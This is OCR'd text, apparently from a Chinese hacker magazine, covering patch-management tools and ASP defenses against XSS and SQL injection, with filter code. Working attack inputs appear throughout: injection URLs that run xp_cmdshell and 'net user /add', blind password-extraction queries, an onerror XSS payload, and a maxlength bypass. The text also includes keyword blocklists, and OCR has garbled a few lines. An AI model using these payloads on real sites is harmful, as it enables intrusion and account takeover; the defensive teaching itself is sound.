


图 4

补丁铺订阅完毕，单击"Gather"按钮，Bigfix 会自动搜索相关的最新消息、补丁情况、软件更新等等。更新时，会显示一个搜索条，搜索完毕，具体的补丁内容就会显示在大窗口内，可以根据主题、是否被阅读过、具体类别、收集日期等进行排序。对于不感兴趣的内容可以按"Del"键删除。也可以用鼠标右键点击它，将它标记为"已读(Mark as read)"、"未读(Mark as unread)"，或直接点击查看具体的信息"Fixlet info"。

3.HFNetChkPro

该软件下载地址为 http://www.shavlik.com/pProducts.aspx。

这款软件可以读取Microsoft网站上的特定XML文件，该文件描述了当前可用的补丁程序(针对Windows NT/2000/XP等操作系统或SQL Server和Exchange Server)。然后，HFNetChkPro会对网络中的系统进行扫描，查出机器上已经安装过的补丁。软件安装界面如图5 所示。




图 5

这款软件可以读取Microsoft网站上的特定XML文件，该文件描述了当前可用的补丁程序(针对Windows NT/2000/XP等操作系统或SQL Server和Exchange Server)。然后，HFNetChkPro会对网络中的系统进行扫描，查出机器上已经安装过的补丁。主用户界面可以用几种不同的视图来查看当前的系统情况，你可以按操作系统、域或者IP地址范围来对网络中的系统进行分类查看，还可以看到它是否被扫描过。我们可以了解每一个补丁程序是否被安装到各个系统，还可以查看补丁程序的具体功能。在中心管理系统上，可以选择需要扫描的系统、获取它们的状态报告并为它们安装补丁程序。

4.Configuresoft

该软件参考地址为 http://www.configuresoft.com/product_ecm_overview.htm。

Configuresoft能够有效地完成报告、分析、标准化、执行、变化管理等工作。它首先从它所管理的每台机器上都要收集许多数据点，然后把这些数据存入SQL 2000数据库，其中的信息可以被利用来生成报告、进行分析、标准化、改变管理和强化管理能力。这些数据包括基本资产信息，比如制造商、BIOS版本号，机器的类型(比如Dell的笔记本)。它还能够收集机器上整个注册表的信息、它所运行的程序、所有的文件、所有的安全数据等等。在ECM的帮助下，IT人员可以利用数据库里的信息生成数以千计的报告，而不会影响网络的运行。由于这个软件不提供试用版本，本文暂不作详细介绍。

通过以上补丁管理策略和补丁管理软件，我们就可以很方便地对整个网络或者单台电脑进行补丁管理，从而构造一个安全的系统。

脚本攻击防范

策略完全篇（上）

脚本小子：本期我们特别为大家准备了网络上常见的脚本攻击的防范技术，就是希望各大站长在自己网站上运行脚本程序的同时做好安全维护，让每个入侵者都没有办法在你的站点上捣乱！

难度等级：中

前置知识：相关的脚本语言

文/ 风清扬

近来，网络上的SQL Injection漏洞利用攻击——JS脚本、HTML脚本攻击似乎愈演愈烈。陆续地很多站点都被此类攻击所困扰，这样的攻击并非像主机漏洞攻击那样可以当即修复，来自于Web的攻击方式给我们在防范或者修复上都带来了很大的不便。一个站长最大的痛苦莫过于此。如何才能做到真正意义上的安全呢？第一，别把密码和你的生活联系起来；第二，Supermaster的PWD最好只有你自己知道；第三，绝对要完善好你的网站程序。然而怎样才能完善，这将是我们此文的最终目的。

安全防护，如何做到安全防护？想要防护就要知道对方是如何进行攻击的。有很多文章都在写如何攻下某站点，其实攻击途径也不过以下几种。

攻击途径

1. 简单的脚本攻击

此类攻击应该属于无聊捣乱吧。比如javascript:alert()；</table>等等，由于程序上过滤得不严密，使攻击者得不到什么可用的资料，但可以进行捣乱。目前很多站点的免费服务，或者是自身站点的程序上就有过滤不严密的问题。

2. 危险的脚本攻击

这类脚本攻击已经过渡到可以窃取管理员或者是其他用户信息的程度了。比如大家都知道的cookies窃取，以及利用脚本对客户端进行本地的写操作等。

3. SQl Injection 漏洞攻击

可以说，这个攻击方式是从动网论坛和BBSXP开始的。利用SQL特殊字符过滤的不严密，从而对数据库进行跨表查询的攻击。比如：

```
http://127.0.0.1/forum/showuser.asp?id=999 and 1=1
http://127.0.0.1/forum/showuser.asp?id=999 and 1=2
http://127.0.0.1/forum/showuser.asp?id=999 and 0<>(select
count(*) from admin)
http://127.0.0.1/forum/showuser.asp?id=999'; declare @a
sysname set @a='xp_'+
'cmdshell' exec @a 'dir c:\'---&aid=9
```

得到了管理员的密码，也就意味着已经控制整个网站，虽然不一定能得到主机的权限，但也为这一步做了很大的铺垫。类似的SQL Injection攻击的方式方法很多，对不同的文件过滤不严密所采取的查询方式也不同。所以说，要做好一个完整的字符过滤程序不下一番功夫是不可能的。

4. 远程注入攻击

如果某站点所谓的过滤只是在提交表格页上进行简单的JS过滤，对于一般用户来说，你大可不必防范；对早有预谋的攻击者来说，这样的过滤似乎根本没起作用。我们常说的POST攻击就是其中一例——通过远程提交非法的信息以达到攻击目的。

防范手段

通过上面的攻击方法的介绍，我们大致了解了攻击者的攻击途径，下面我们就开始重点介绍如何有效地防范脚本攻击。还是让我们从最简单之处开始吧。

1. 防范脚本攻击

JS脚本和HTML脚本攻击的防范其实很简单：Server.HTMLEncode（Str）就行。你可不要大叫怎么可能哦？你让我把全站类似<%=uid%>都加过滤，还不累死我？为了方便过滤，我们只需要将HTML脚本和JS脚本中的几个关键字符过滤掉就可以了，具体代码如下所示：

```
'以下是过滤函数
<%
function CHK(fqyString)
  fqyString = replace(fqyString, ">", "&gt;")
  fqyString = replace(fqyString, "<", "&lt;")
  fqyString = replace(fqyString, "&#", "&amp;")
   fqyString = Replace(fqyString, CHR(32), "  ")
   fqyString = Replace(fqyString, CHR(9), " ")
   fqyString = Replace(fqyString, CHR(34), "&quot;")
   fqyString = Replace(fqyString, CHR(39), "&#39;")
   fqyString = Replace(fqyString, CHR(13), "")
   fqyString = Replace(fqyString, CHR(10) & CHR(10),
"</P><P> ")
   fqyString = Replace(fqyString, CHR(10), "<BR> ")
CHK = fqyString
```

```
end function
%>
'以下是应用实例
<%=CHK(Username)%>
Username=CHK(replace(request("username"),"'",""))
```

使用Include把函数写在公有页面上，这样效果是最好的。

另外值得我们注意的是，很多站点在用户注册，或者是用户资料修改的页面上也缺少脚本的过滤，或者是只在其中之一进行过滤，注册进入后修改资料仍然可以进行脚本攻击。对用户提交的数据进行检测和过滤，其具体代码如下：

```
'以下是过滤函数
If  Instr(request("username"),"=")>0  or
 Instr(request("username"),"%")>0  or
Instr(request("username"),chr(32))>0  or
Instr(request("username"),"?")>0  or
Instr(request("username"),"&")>0  or
Instr(request("username"),";")>0  or
Instr(request("username"),",")>0  or
Instr(request("username"),"'")>0  or
Instr(request("username"),"?")>0  or
Instr(request("username"),chr(34))>0  or
Instr(request("username"),chr(9))>0  or
Instr(request("username"),"  ")>0  or
Instr(request("username"),"$")>0  or
Instr(request("username"),">")>0  or
Instr(request("username"),"<")>0  or
Instr(request("username"),"""")>0  then
response.write "朋友，你的提交用户名含有非法字符，请更改，谢谢合作  <a href='javascript:window.history.go(-1);'>返回</a>"
response.end
end if
```

为了提供工作效率，我们再将过滤内容程序化，这样对多个参数的过滤效率将有很大程度的提高，代码如下所示：

```
'以下为程序主体
dim  Bword(18)
Bword(0)="?"
Bword(1)=";"
Bword(2)=">"
Bword(3)="<"
Bword(4)="-"
Bword(5)="'"
Bword(6)=""""
Bword(7)="&"
Bword(8)="%"
Bword(9)="$"
Bword(10)="'"
Bword(11)=":"
Bword(12)="|"
Bword(13)="("
Bword(14)=")"
Bword(15)="--"
Bword(16)=" chr(9)"
Bword(17)=" chr(34)"
Bword(18)=" chr(32)"
errc=false
'以下是应用实例部分
for i= 0 to ubound(Bword)
if instr(FQYs,Bword(i))<>0 then
errc=true
end if
next
if errc then
response.write"<script language=""javascript"">"
response.write "parent.alert('很抱歉!你的操作违法了');"
response.write "history,back();"
response.write "</script>"
response.end
end if
```

有了上面的过滤函数，你可以在任何需要过滤的地方应用过滤函数直接使用就可以了。这就使我们的修复工作大大地简化了。

另外，我想在这里再次提醒一下，一些站点的UBB在进行小的表情图标转化时也会出现过滤问题，由于很隐蔽所以不容易发现：

```
如: [img]img/0001.gif[/img]
我们标签内的文字进行修改，[img]img/0001.gif' onerror=javascript: (); alert='[/img]
```

不知道各位看懂没，前一个单引号用来中和程序提供的左引号，第二个单引号用来中和闭合的右引号，这样程序输出就为：

```
<img src='img/0001.gif' onerror=javascript:alert(); alt=''>
```

如果图片不存在，那么将激活onerror标签执行脚本程序。对于已经过滤了单引号的站点在这里用双引号一样可以完成。对于过滤了javascript字段的，只用alert()也完全可以。所以说，要过滤就要过滤完全，别给攻击者留下一丝机会。

2. ASP木马

讲到这里，再提醒各位论坛站长一句，小心你们的文件上传：为什么论坛程序被攻破后主机也随之被攻击者占据？原因就在于ASP木马！一个绝对可恶的东西。病毒吗？非也。把个文件随便放到你论坛的程序中，你找去吧，不吐血才怪！如何才能防止ASP木马被上传到服务器呢？方法很简单，如果你的论坛支持文件上传，请设定好你要上传的文件格式，我不赞成使用可更改的文件格式，直接从程序上锁定，只有图像文件格式和压缩文件就完全可以，多给自己留点方便也就多给攻击者留点方便。怎么判断格式？我这里收集了一个，也改出了一个，大家可以看一下：

```
'判断文件类型是否合格
Private Function CheckFileExt (fileEXT)
dim Forumupload
Forumupload="gif,jpg,bmp,jpeg"
Forumupload=split(Forumupload,",")
        for i=0 to ubound(Forumupload)
                if lcase(fileEXT)=lcase(trim(Forumupload(i)))
then
                        CheckFileExt=true
                        exit Function
                else
                        CheckFileExt=false
                end if

        next
End Function

'验证文件内容的合法性
set MyFile = Server.CreateObject ("Scripting.FileSystemObject")
set MyText = MyFile.OpenTextFile (sFile, 1) ' 读取文本文
件
sTextAll = lcase(MyText.ReadAll): MyText.close
'判断用户文件中的危险操作
sStr ="8|.getfolder|.createfolder|.deletefolder|.createdirectory|
.deletedirectory"
sStr = sStr & "|.saveas|wscript.shell|script.encode"
sNoString = split(sStr,"|")
for i = 1 to sNoString(0)
if instr(sTextAll, sNoString(i)) <> 0 then
sFile = Upl.Path & sFileSave: fs.DeleteFile sFile
Response.write "<center><br><big>"& sFileSave &"文件中
含有与操作目录等有关的命令"&_
"<br><font color=red>"& mid(sNoString(i),2) &"</font>,
为了安全原因,<b>不能上传。<b>"&_
"</big></center></html>"
Response.end
end if
next
```

把它们加到你的上传程序里做一次验证，那么你的上传程序安全性将会大大提高。

什么？你还不放心？拿出杀手锏，请你的虚拟主机服务商来帮忙吧。登录到服务器，将PROG ID 中的shell.application项和shell.application.1项改名或删除；再将WSCRIPT.SHELL项和WSCRIPT.SHELL.1这两项都改名或删除。呵呵，国内可能近半以上的虚拟主机都没改过！现在的情况你只能庆幸你的用户很合作，否则，我删，我删，我删删删……

好了，我们就先讲到这里，我们为大家准备了完善的防御SQL注入的方法，希望大家喜欢！

脚本攻击防范
策略完全篇(下)

脚本小子：2004年第一期的《黑客防线》上刊登了本文的上半部分，非常多喜欢脚本的朋友看了此文后给我们发来了信件，说这样的文章非常好，小编们看了很感动，读者对我们的支持才是我们最大的欣慰！谢谢大家了！

本期刊登此文的后一部分，重点在当前非常流行的ASP漏洞方面，绝对经典！

适合读者：脚本编写人员、脚本安全研究人员

前置知识：脚本编写知识

文／风清扬

asp防范SQL Injection 漏洞攻击

面对时下非常火热的SQL Injection 的强大“攻势”，我们到底该过滤哪些？

```
一些常用的危险字符有
' 数据库字段判别封闭
-- 某些数据库注释标志
# 某些数据库注释标志
" 可能导致程序出错
\ 跨越目录
3221143836nicode 编码的特征字符
$ 可能用于变量标注
/ 和\一样
NULL 小心"空"录入的危险，可能导致数据库或系统处
理报错，利用报错构造溢出
空格和'一起，构造sql injeciton
? = & 如果存在二次参数传递，可能改写querystr。
```

1．从最一般的SQL Injection漏洞攻击来看：用户名和密码上的过滤问题，如提交：用户名为：'or''=' 用户密码为：'or''=。'

从程序出发，我们完全可以得出，数据库在执行以下操作：

```
Sql=" SELECT * FROM lUsers WHERE Username="or"="
and Password = "or"=""
```

这样一来，SQL 服务器将返回 !Users 表格中的所有记录，而 ASP 脚本将会因此而误认为攻击者的输入符合 !Users 表格中的第一条记录，从而允许攻击者以该用户的名义登入网站。对此类注入的防范似乎简单的很，利用以下程序就可以实现。

```
strUsername = Replace(Request.Form("Username"), "'", "''")
strPassword = Replace(Request.Form("Password"), "'", "''")
```

2. 杜绝SQL 注入式攻击的第一步就是采用各种安全手段监控来自ASP request对象（Reques、Request.QueryString、Request.Form、Request.Cookies和Request.ServerVariables）的用户输入，以确保 SQL 指令的可靠性。具体的安全手段根据你的 DBMS 而异。

SQL 注入式攻击可能引起的危害取决于该网站的软件环境和配置。当 Web 服务器以操作员（dbo）的身份访问数据库时，利用SQL注入式攻击就可能删除所有表格、创建新表格等等。当服务器以超级用户（sa）的身份访问数据库时，利用SQL注入式攻击就可能控制整个SQL 服务器；在某些配置下攻击者甚至可以自行创建用户账号以完全操纵数据库所在的 Windows 服务器。如下所示：

```
http://127.0.0.1/forum/showuser.asp?id=999';declare @a
sysname set @a='xp_'+
'cmdshell' exec @a 'dir c:\'--&aid=9
http://127.0.0.1/forum/showuser.asp?id=999'; declare @a
sysname set @a='xp'+
'_cm'+'dshell' exec @a 'dir c:\'--&aid=9
```

甚至可以执行像net user fqy fqy /add 这样的指令。当然，这就需要你当前的运行身份必须是Sa，或者你攻击的只是一台虚拟主机，我劝你还是就此打住。

对于一些整机使用的站点来说，防止通过80端口攻击而直接拿到整机管理权限，这一点就变得至关重要了。对xp_cmdshell 的过滤就成为首要，很多站点的程序都是用GET或者是GET与POST混合来提交数据的，对于此，我们给出一种防止GET进行SQL注入的程序：

```
fqys=request.Servervariables("query_string")
dim nothis(18)
nothis(0)="net user"
nothis(1)="xp_cmdshell"
nothis(2)="/add"
nothis(3)="exec%20master.dbo.xp_cmdshell"
nothis(4)="net localgroup administrators"
nothis(5)="select"
nothis(6)="count"
nothis(7)="asc"
nothis(8)="char"
nothis(9)="mid"
nothis(10)="'"
nothis(11)=":"
nothis(12)=""""
nothis(13)="insert"
nothis(14)="delete"
nothis(15)="drop"
nothis(16)="truncate"
nothis(17)="from"
nothis(18)="%"
errc=false
for i= 0 to ubound(nothis)
if instr(FQYs,nothis(i))<>0 then
errc=true
end if
next
if errc then
response.write "<script language=""javascript"">"
```

response.write "parent.alert('很抱歉!你正在试图攻击本服务器或者想取得本服务器最高管理权!将直接转向首页..');"

```
response.write"self.location.href='default.asp';"
response.write "</script>"
response.end
end if
```

小提示 声明：以上的程序只是对GET方式提交的数据进行的过滤，千万不要盲目套用。

像其他一些来自ASP request 对象（Reques、Request.QueryString、Request.Form、Request.Cookies和 Request.ServerVariables）的用户输入的攻击方法的方法，大致都集中在脚本期望的输入变量是数字变量（ID）上，当然我们不能只看数字变量，比如：

```
http://127.0.0.1/systembbs/showtopic.asp?tid=99&name=abc'
and left(userpasswor
d,1)='a
http://127.0.0.1/systembbs/addtopic.asp?tid=99&name=abc'
and userpasswor
d='or''='
```

另外，如何单一地防止类似这样的注入错误？

```
http://127.0.0.1/systembbs/addtopic.asp?tid=99' ;delete
forum_forum;--&page=33
```

防范程序如下：

```
……addtopic.asp?action=add……
……addtopic.asp?action=delect……

Action1=trim(Request.QueryString())
if left(action1,7)<>"action=" then '限定querystring必须为
action=
error(err01)'错误处理
else
action=Request.querystring("action")'取得querystring的值
end if
select case action'对querystring进行处理
case "add"
.....
case "delete"
......
case else '如果querystring没有这个值则进行错误处理
error(err02)
end select
```

出现这样的攻击，使我们的站长们不得不又再次头痛，这里我可以给出大家一个最好解决的办法，一般来说，用户名长度字符数不会超过15个字符，大都为14字

符。那么，我们可以从长度出发来进行过滤，如下所示：

```
Name=replace(name,"'","")
If  len(name)>16  then
Response.write " 你要做什么?"
Response.end
End  if
```

为什么我们这里过滤了单引号，怎么还要再次取一个长度限制呢？不多说了，看看4ngel的文章“绕过'限制继续射入”你就会明白了。

继续回到我们的主题。脚本期望的输入变量是数字变量（ID），怎样进行注入防范？天呐，方法太多了，最直接的就是判断是否是数字整型，还有一些比较个性的验证办法，我们一一介绍一下，代码如下所示。

一，判断数字是否是整型

```
p_lngID = CLng(Request("ID"))
```

二 取字长。这一点我相信一般的数据长度不会大于8位，所以：

```
If len(ID)>8 then
response.write "bedpost"
response end
end if
```

三 我认为这是一种比较冒险的办法，就是再进行一次数据库的查询，如果数据库表内没有相同的值与之相同那么返回错误。

```
sql = "SELECT NAME FROM Category where ID="&ID
set temp=conn.Execute(SQL)
if temp.bof or temp.eof then
response.Redirect("index.asp")
else
cat_name=temp("name")
end if
set temp=nothing
'上面的是数据ID 的检测，下面则是正式的查询
sql = "SELECT ID T_ID, NAME FROM Category where
ID="&ID&" ORDER BY xh asc"
rs.open sql,conn,1,1
```

四，我自己常用的数据过滤脚本，专利。

```
id=replace(id,"'","")
If len( request("id"))>8 then '为什么取长度上面程序中已经说明
response.write "<script language=""javascript"">"
response.write "parent.alert('老大,你说吧,你想干什么?..');"
response.write "history.back();"
response.write "</script>"
response.end
else
If request("id")<>"" then '取不为空则是为了防止一些程序页中会出现空值情况，如果不在这里做判断,程序会校验出错
If IsNumeric(request("id"))=False then ' 风清扬修改 ID数据监控程式
response.write "<script language=""javascript"">"
response.write "parent.alert('错误的数据编号类型\n\n请返回校验');"
response.write "history.back();"
response.write "</script>"
response.end
end if
end if
end if
```

由于我个人的编程习惯，我喜欢将所有的数据检验程序全部保留到整站的公用程序中，比如conn.asp啦，只需要写一次就可以修复全站的问题。

说到这里，我提一点关于攻击的问题，就是跑用户密码或者是用户名，一般常用的如下：

```
....../show.asp?id=1 and 0<>(select count(*) from admin
where id=3 and left(username,1)='a')
```

这样去一个一个尝试，当然我们不能在这里提什么Perl程序去跑密码，程序是别人写，要自己知道原理。这里我只是想给个比较方便的办法，就是取ASC码范围。这个要比单独跑要快很多，不论是是字母、数字、汉字、特殊字符，它们总会有对应的ASC码，用以下办法实现：

```
....../show.asp?id=1 and 0<>(select count(*) from admin
where id=3 and asc(right(left(username
e,3),1)) between 1 and 10000)
```

剩下的就随你了，一般的从97到122就可以啦，字母嘛，很快。呵呵，有人想用mid函数当然也是不错，asc(mid(username,2,1)) between 1 and 10000 也成。

那么，如何更加有效地防止SQL注入攻击呢？我们将在下面具体提到！

防范远程注入攻击

这类攻击在以前应该是比较常见的攻击方式，比如POST攻击，攻击者可以随便改变要提交的数据值以达到攻击目的。又如COOKIES的伪造，这一点更值得引起程序编写者或站长的注意，不要使用COOKIES来作为用户验证的方式，否则你和把钥匙留给贼是同一个道理。比如下面的代码：

```
If  trim(Request. cookies ("uname"))="fqy" and Request.
cookies("upwd")
 ="fqy#e3i5.com" then
......more.........
End  if
```

我想各位站长或者是喜好写程序的朋友千万别出这类错误，真的是不可饶恕。伪造Cookies都多少年了，你还用这样的就不能怪别人跑你的密码。涉及到用户密码或者是用户登录时，你最好使用Session，它才是最安全的。如果要使用Cookies，就在你的Cookies上多加一个信

息：SessionID，它的随机值是64位的，要猜解它，不可能。比如下面的代码：

```
if not (rs.BOF or rs.eof) then
        login="true"
        Session("username"&sessionID) = Username
        Session("password"& sessionID) = Password
'Response.cookies("username")= Username
'Response.cookies("Password")= Password
```

下面我们来谈谈如何防范远程注入攻击。一般的攻击都是将单表提交文件拖到本地，将Form ACTION="chk.asp" 指向你服务器中处理数据的文件即可。如果你全部的数据过滤都在单表页上，那么恭喜你，你将已经被脚本攻击了。

怎么才能制止这样的远程攻击？好办，请看如下代码：

```
<%
Server_v1=Cstr(Request.ServerVariables("HTTP_REFERER"))
Server_v2=Cstr(Request.ServerVariables("Server_NAME"))
if mid(Server_v1,8,len(Server_v2))<>Server_v2 then
response.write "<br><br><center><table border=1 cellpadding=20 bordercolor=black bgcolor=#EEEEEE width=450>"
response.write "<tr><td style=font:9pt Verdana>"
response.write "你提交的路径有误，禁止从站点外部提交数据请不要乱该参数！"
response.write "</td></tr></table></center>"
response.end
end if
%>

'个人感觉上面的代码过滤不是很好,有一些外部提交竟然还能堂堂正正的进来,于是再写一个。
'这个是过滤效果很好,建议使用。
if instr(request.Servervariables("http_referer"),"http://"&request.Servervariables("host") )<1 then
response.write "处理 URL 时服务器上出错。<br>如果你是在用任何手段攻击服务器，那你应该庆幸，你的所有操作已经被服务器记录，我们会第一时间通知公安局与国家安全部门来调查你的IP."
response.end
end if
```

本以为这样就万事大吉了，在表格页上加一些限制，比如maxlength等等，但天公就是那么不作美，你越怕什么他越来什么。别忘了，攻击者可以突破SQL注入攻击时输入框长度的限制写一个SOCKET程序改变HTTP_REFERER。我不会，但是网上发表了这样一篇文章：

```
------------len.reg--------------
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt\扩展(&E)]
@="C:\\Documents and Settings\\Administrator \\桌面\\len.htm"
"contexts"=dword:00000004
------------end------------------

------------len.htm--------------
<script language=vbs>
set srcevent = external.menuarguments.event
set doc=external.menuarguments.document
set ele=doc.elementfrompoint( srcevent.clientx, srcevent.clienty )
if ele.type ="text" or ele.type="password" then
ele.maxlength=200
ele.size=200
end if
</script>
------------end------------------
```

用法：先把len.reg导入注册表（注意文件路径），然后把len.htm拷到注册表中指定的地方。打开网页，光标放在要改变长度的输入框上点右键，看多了一个叫扩展的选项了吧？单击搞定！同样的，也就可以对付那些限制输入内容的脚本了。

怎么办？我们的限制被绕过了，所有的努力都白费了？不，举起你的键盘，说不。让我们继续回到脚本字符的过滤吧，他们所进行的注入无非就是进行脚本攻击。我们把所有的精力全都用到ACTION以后的页面吧，在chk.asp页中，我们将非法的字符全部过滤掉，结果如何？我们只在前面虚晃一枪，叫他们去改注册表吧，当他们改完才会发现，它们所做的都是那么的徒劳。

小结

如何更好地达到防范SQL Injection的攻击？这里我个人给推荐几个办法。第一，免费程序不要真的就免费用，既然你可以共享源码，那么攻击者一样可以分析代码。如果有能力的站长最好还是更改一下数据库表名、字段名，只修改关键的admin、username和password就可以了，比如forum_upasswd 这样的字段名谁能猜到？如果你猜到了，最好赶快去买彩票吧，特等奖不是你还会有谁呢？另外，一般站点的关键就在于管理员的密码，很好地保护好你的管理员密码那是至关重要的，至少10位的数字字母组合。而且现在大多数站点程序都会使用MD5来加密用户密码，加上你密码的强壮性，那样你站点的安全性就大大提高了。即使出现了SQL Injection漏洞，攻击者也不可能马上拿下你的站点。

本文到此就算结束了，如果各位读者有什么更好的建议或者是问题可以与我共同讨论学习。

脚本小子： 近期修正了极限论坛V6000 +的整套程序，发现SQL Injection好多处，脚本攻击N处，细节问题处理N处。我下载了极限论坛的所有版本都查看了一下，所有的版本都存在问题，包括最新版的。请使用极限论坛的站长注意一下，及时修复论坛程序上的过滤BUG，如果有什么问题可以和我联系。

脚本小子：脚本安全在2003年里被炒得沸沸扬扬，无数脚本入侵方法在网络上流传，脚本程序的漏洞也层出不穷，很多脚本程序编写者总是在第一时间内弥补漏洞，但终归是晚了一步，很多损失已经造成。那么，我们究竟如何来根除这样的弊端呢？让我们一起来看看——

难易程度：中

前置知识：ASP，SQL注入基础知识，软件测试基本概念

编写安全的ASP代码

文/图 林红

ASP中数据库的安全是一个很严肃的问题，很多代码的编写者意识到了这类问题，并且小心翼翼地对他们认为有问题的地方做了补救。但常见的情况是，要么没有穷尽所有的可疑地点，要么这种补救逻辑上有误。对于一个耐心且嗅觉灵敏的攻击者来说，这种意义上的补救措施和没有任何补救措施没有本质上的区别。

下面罗列的是一些可能出现的问题：有些是常见易犯的错误，有些根本就是逻辑上有问题。看看你是不是也这样写过？对于攻击者而言，倒真要看这些东西，应该对寻找漏洞有点帮助，更为完整一点的检测方法，敬请期待我的“关于黑/白盒分析和自动化测试”文章。

脚本小子：关于作者提到的“黑/白盒分析和自动化测试”文章，在看了其中一篇的开头之后，小编我忍不住非常期待。如果读者朋友们也有幸能够看到，一定会明白我的感受的。为了帮助他早日完成这几篇文章，我们给他一点压力：）。

令人疑惑的过滤方式

